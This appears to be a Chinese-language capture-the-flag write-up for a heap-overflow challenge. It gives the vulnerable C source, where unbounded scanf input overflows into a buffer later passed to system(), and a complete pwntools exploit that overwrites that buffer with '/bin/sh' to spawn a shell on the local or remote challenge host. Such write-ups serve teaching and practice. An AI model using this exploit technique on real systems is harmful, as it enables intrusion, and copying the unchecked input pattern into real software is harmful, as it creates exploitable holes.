原始碼
#include <stdio.h>
#include <stdlib.h>
#include <string.h>


int main(void) {
	char* username = malloc(28);
	char* shell = malloc(28);

	printf("username at %p\n", username);
    fflush(stdout);
	printf("shell at %p\n", shell);
    fflush(stdout);

	strcpy(shell, "/bin/pwd");

	printf("Enter username: ");
    fflush(stdout);
	scanf("%s", username);

	printf("Hello, %s. Your shell is %s.\n", username, shell);
	system(shell);
    fflush(stdout);

	return 0;
}
解題
解題思路
利用heap overflow覆蓋執行字串,取得shell

確認檔案類型
file vuln

確認保護機制
checksec --file=vuln
實際payload
from pwn import *

if '--remote' in sys.argv:
    p = remote('amiable-citadel.picoctf.net', 52786)
else:
    p = process("./vuln")

addr_username=int(p.recvline().split(b" ")[2].strip(),16)
addr_shell=int(p.recvline().split(b" ")[2].strip(),16)
offset=addr_shell-addr_username

payload=flat(
    b'a'*offset,
    b'/bin/sh',
)
p.sendline(payload)
p.interactive()
p.close()

flag
說些什麼吧!